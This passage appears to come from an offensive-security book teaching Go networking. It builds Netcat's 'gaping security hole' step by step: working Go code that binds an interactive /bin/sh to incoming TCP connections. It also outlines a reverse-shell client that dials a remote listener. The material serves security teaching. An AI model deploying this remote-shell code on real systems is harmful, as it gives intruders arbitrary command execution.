This command creates a listening server on port 13337. Any remote client that connects, perhaps via Telnet, would be able to execute arbitrary bash commands—hence the reason this is referred to as a *gaping security hole*. Netcat allows you to optionally include this feature during program compilation. (For good reason, most Netcat binaries you'll find on standard Linux builds do *not* include this feature.) It's dangerous enough that we'll show you how to create it in Go!

First, look at Go's `os/exec` package. You'll use that for running operating system commands. This package defines a type, `Cmd`, that contains necessary methods and properties to run commands and manipulate stdin and stdout. You'll redirect stdin (a `Reader`) and stdout (a `Writer`) to a `Conn` instance (which is both a `Reader` and a `Writer`).

When you receive a new connection, you can use the `Command(`*`name string, arg ...string`*`)` function from `os/exec` to create a new `Cmd` instance. This function takes as parameters the operating system command and any arguments. In this example, hardcode `/bin/sh` as the command and pass `-i` as an argument such that you're in interactive mode, which allows you to manipulate stdin and stdout more reliably:

```
cmd := exec.Command("/bin/sh", "-i")
```

This creates an instance of `Cmd` but doesn't yet execute the command. You have a couple of options for manipulating stdin and stdout. You could use `Copy(Writer, Reader)` as discussed previously, or directly assign `Reader` and `Writer` to `Cmd`. Let's directly assign your `Conn` object to both `cmd.Stdin` and `cmd.Stdout`, like so:

```
cmd.Stdin = conn
cmd.Stdout = conn
```

With the setup of the command and the streams complete, you run the command by using `cmd.Run()`:

```
if err := cmd.Run(); err != nil {
    // Handle error.
}
```

This logic works perfectly fine on Linux systems. However, when tweaking and running the program on a Windows system, running `cmd.exe` instead of `/bin/bash`, you'll find that the connecting client never receives the

command output because of some Windows-specific handling of anonymous pipes. Here are two solutions for this problem.

First, you can tweak the code to explicitly force the flushing of stdout to correct this nuance. Instead of assigning `Conn` directly to `cmd.Stdout`, you implement a custom `Writer` that wraps `bufio.Writer` (a buffered writer) and explicitly calls its `Flush` method to force the buffer to be flushed. Refer to the "Creating the Echo Server" on page 35 for an exemplary use of `bufio.Writer`.

Here's the definition of the custom writer, `Flusher`:

```
// Flusher wraps bufio.Writer, explicitly flushing on all writes.
type Flusher struct {
    w *bufio.Writer
}

// NewFlusher creates a new Flusher from an io.Writer.
func NewFlusher(w io.Writer) *Flusher {
    return &Flusher{
        w: bufio.NewWriter(w),
    }
}

// Write writes bytes and explicitly flushes buffer.
❶ func (foo *Flusher) Write(b []byte) (int, error) {
    count, err := foo.w.Write(b)❷
    if err != nil {
        return -1, err
    }
    if err := foo.w.Flush()❸; err != nil {
        return -1, err
    }
    return count, err
}
```

The `Flusher` type implements a `Write([]byte)` function ❶ that writes ❷ the data to the underlying buffered writer and then flushes ❸ the output.

With the implementation of a custom writer, you can tweak the connection handler to instantiate and use this `Flusher` custom type for `cmd.Stdout`:

```
func handle(conn net.Conn) {
    // Explicitly calling /bin/sh and using -i for interactive mode
    // so that we can use it for stdin and stdout.
    // For Windows use exec.Command("cmd.exe").
    cmd := exec.Command("/bin/sh", "-i")

    // Set stdin to our connection
    cmd.Stdin = conn

    // Create a Flusher from the connection to use for stdout.
    // This ensures stdout is flushed adequately and sent via net.Conn.
    cmd.Stdout = NewFlusher(conn)

    // Run the command.
    if err := cmd.Run(); err != nil {
```

```
        log.Fatalln(err)
    }
}
```

This solution, while adequate, certainly isn't elegant. Although working code is more important than elegant code, we'll use this problem as an opportunity to introduce the `io.Pipe()` function, Go's synchronous, in-memory pipe that can be used for connecting `Readers` and `Writers`:

```
func Pipe() (*PipeReader, *PipeWriter)
```

Using `PipeReader` and `PipeWriter` allows you to avoid having to explicitly flush the writer and synchronously connect stdout and the TCP connection. You will, yet again, rewrite the handler function:

```
func handle(conn net.Conn) {
    // Explicitly calling /bin/sh and using -i for interactive mode
    // so that we can use it for stdin and stdout.
    // For Windows use exec.Command("cmd.exe").
    cmd := exec.Command("/bin/sh", "-i")
    // Set stdin to our connection
    rp, wp := io.Pipe()❶
    cmd.Stdin = conn
 ❷ cmd.Stdout = wp
 ❸ go io.Copy(conn, rp)
    cmd.Run()
    conn.Close()
}
```

The call to `io.Pipe()` ❶ creates both a reader and a writer that are synchronously connected—any data written to the writer (`wp` in this example) will be read by the reader (`rp`). So, you assign the writer to `cmd.Stdout` ❷ and then use `io.Copy(conn, rp)` ❸ to link the `PipeReader` to the TCP connection. You do this by using a goroutine to prevent the code from blocking. Any standard output from the command gets sent to the writer and then subsequently piped to the reader and out over the TCP connection. How's that for elegant?

With that, you've successfully implemented Netcat's gaping security hole from the perspective of a TCP listener awaiting a connection. You can use similar logic to implement the feature from the perspective of a connecting client redirecting stdout and stdin of a local binary to a remote listener. The precise details are left to you to determine, but would likely include the following:

- Establish a connection to a remote listener via `net.Dial(`*`network, address string`*`)`.
- Initialize a `Cmd` via `exec.Command(`*`name string, arg ...string`*`)`.
- Redirect `Stdin` and `Stdout` properties to utilize the `net.Conn` object.
- Run the command.

At this point, the listener should receive a connection. Any data sent to the client should be interpreted as stdin on the client, and any data received on the listener should be interpreted as stdout. The full code of this example is available at *https://github.com/blackhat-go/bhg/blob/master/ch-2/netcat-exec/main.go*.

Summary

Now that you've explored practical applications and usage of Go as it relates to networking, I/O, and concurrency, let's move on to creating usable HTTP clients.